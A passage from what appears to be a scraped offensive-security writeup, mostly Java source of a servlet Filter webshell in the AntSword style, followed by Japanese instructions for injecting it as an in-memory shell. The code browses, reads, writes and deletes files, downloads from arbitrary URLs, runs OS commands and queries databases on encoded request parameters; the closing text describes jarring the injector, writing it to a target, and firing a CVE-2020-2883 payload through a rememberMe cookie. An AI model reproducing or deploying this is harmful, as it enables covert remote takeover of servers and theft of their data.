    SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    java.util.Date dt = fm.parse(aTime);
    f.setLastModified(dt.getTime());
    return "1";
}

String WgetCode(String urlPath, String saveFilePath) throws Exception {
    URL u = new URL(urlPath);
    int n = 0;
    FileOutputStream os = new FileOutputStream(saveFilePath);
    HttpURLConnection h = (HttpURLConnection) u.openConnection();
    InputStream is = h.getInputStream();
    byte[] b = new byte[512];
    while ((n = is.read(b)) != -1) {
        os.write(b, 0, n);
    }
    os.close();
    is.close();
    h.disconnect();
    return "1";
}

String SysInfoCode(ServletRequest r) throws Exception {

// String d = r.getServletContext().getRealPath("/"); String d = this.getClass().getClassLoader().getResource("/").getPath(); String serverInfo = System.getProperty("os.name"); String separator = File.separator; String user = System.getProperty("user.name"); String driverlist = WwwRootPathCode(r); return d + "\t" + driverlist + "\t" + serverInfo + "\t" + user; }

root@kitploit:~
boolean isWin() {
    String osname = System.getProperty("os.name");
    osname = osname.toLowerCase();
    if (osname.startsWith("win"))
        return true;
    return false;
}

String ExecuteCommandCode(String cmdPath, String command) throws Exception {
    StringBuffer sb = new StringBuffer("");
    String[] c = {cmdPath, !isWin() ? "-c" : "/c", command};
    Process p = Runtime.getRuntime().exec(c);
    CopyInputStream(p.getInputStream(), sb);
    CopyInputStream(p.getErrorStream(), sb);
    return sb.toString();
}

String decode(String str) {
    byte[] bt = null;
    try {
        sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();
        bt = decoder.decodeBuffer(str);
    } catch (IOException e) {
        e.printStackTrace();
    }
    return new String(bt);
}

String decode(String str, String encode) {
    if (encode.equals("hex") || encode == "hex") {
        if (str == "null" || str.equals("null")) {
            return "";
        }
        StringBuilder sb = new StringBuilder();
        StringBuilder temp = new StringBuilder();
        try {
            for (int i = 0; i < str.length() - 1; i += 2) {
                String output = str.substring(i, (i + 2));
                int decimal = Integer.parseInt(output, 16);
                sb.append((char) decimal);
                temp.append(decimal);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        return sb.toString();
    } else if (encode.equals("base64") || encode == "base64") {
        byte[] bt = null;
        try {
            sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();
            bt = decoder.decodeBuffer(str);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return new String(bt);
    }
    return str;
}

void CopyInputStream(InputStream is, StringBuffer sb) throws Exception {
    String l;
    BufferedReader br = new BufferedReader(new InputStreamReader(is));
    while ((l = br.readLine()) != null) {
        sb.append(l + "\r\n");
    }
    br.close();
}

public void init(FilterConfig f) throws ServletException {
}


public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {
    if (request.getParameter("size") != null) {
        response.setContentType("text/html");
        response.setCharacterEncoding(cs);
        StringBuffer sb = new StringBuffer("");
        try {
            String funccode = EC(request.getParameter(Pwd) + "");
            String z0 = decode(EC(request.getParameter("z0") + ""), encoder);
            String z1 = decode(EC(request.getParameter("z1") + ""), encoder);
            String z2 = decode(EC(request.getParameter("z2") + ""), encoder);
            String z3 = decode(EC(request.getParameter("z3") + ""), encoder);
            String[] pars = {z0, z1, z2, z3};
            sb.append("->|");

            if (funccode.equals("B")) {
                sb.append(FileTreeCode(pars[1]));
            } else if (funccode.equals("C")) {
                sb.append(ReadFileCode(pars[1]));
            } else if (funccode.equals("D")) {
                sb.append(WriteFileCode(pars[1], pars[2]));
            } else if (funccode.equals("E")) {
                sb.append(DeleteFileOrDirCode(pars[1]));
            } else if (funccode.equals("F")) {
                DownloadFileCode(pars[1], response);
            } else if (funccode.equals("U")) {
                sb.append(UploadFileCode(pars[1], pars[2]));
            } else if (funccode.equals("H")) {
                sb.append(CopyFileOrDirCode(pars[1], pars[2]));
            } else if (funccode.equals("I")) {
                sb.append(RenameFileOrDirCode(pars[1], pars[2]));
            } else if (funccode.equals("J")) {
                sb.append(CreateDirCode(pars[1]));
            } else if (funccode.equals("K")) {
                sb.append(ModifyFileOrDirTimeCode(pars[1], pars[2]));
            } else if (funccode.equals("L")) {
                sb.append(WgetCode(pars[1], pars[2]));
            } else if (funccode.equals("M")) {
                sb.append(ExecuteCommandCode(pars[1], pars[2]));
            } else if (funccode.equals("N")) {
                sb.append(showDatabases(pars[0], pars[1]));
            } else if (funccode.equals("O")) {
                sb.append(showTables(pars[0], pars[1], pars[2]));
            } else if (funccode.equals("P")) {
                sb.append(showColumns(pars[0], pars[1], pars[2], pars[3]));
            } else if (funccode.equals("Q")) {
                sb.append(query(pars[0], pars[1], pars[2]));
            } else if (funccode.equals("A")) {
                sb.append(SysInfoCode(request));
            }
        } catch (Exception e) {
            sb.append("ERROR" + "://" + e.toString());
            e.printStackTrace();
        }
        sb.append("|<-");
        response.getWriter().print(sb.toString());
    } else {
        chain.doFilter(request, response);
    }
}

public void destroy() {
}

}

root@kitploit:~
これで直接攻撃できる。まず、org.chabug.memshell.InjectFilterShell を jar 化する。```bash
jar cvf tttt.jar org\chabug\memshell\InjectFilterShell.class

image-20200825105630712

次に、tttt.jar と AntSwordFilterShell.class をターゲットに書き込みます。最後に、CVE_2020_2883_URLClassLoader を使用して rememberMe Cookie を生成し、ターゲットを攻撃します。

URLClassLoader -> tttt.jar -> InjectFilterShell static -> defineClass byte -> AntSwordFilterShell

デモ図: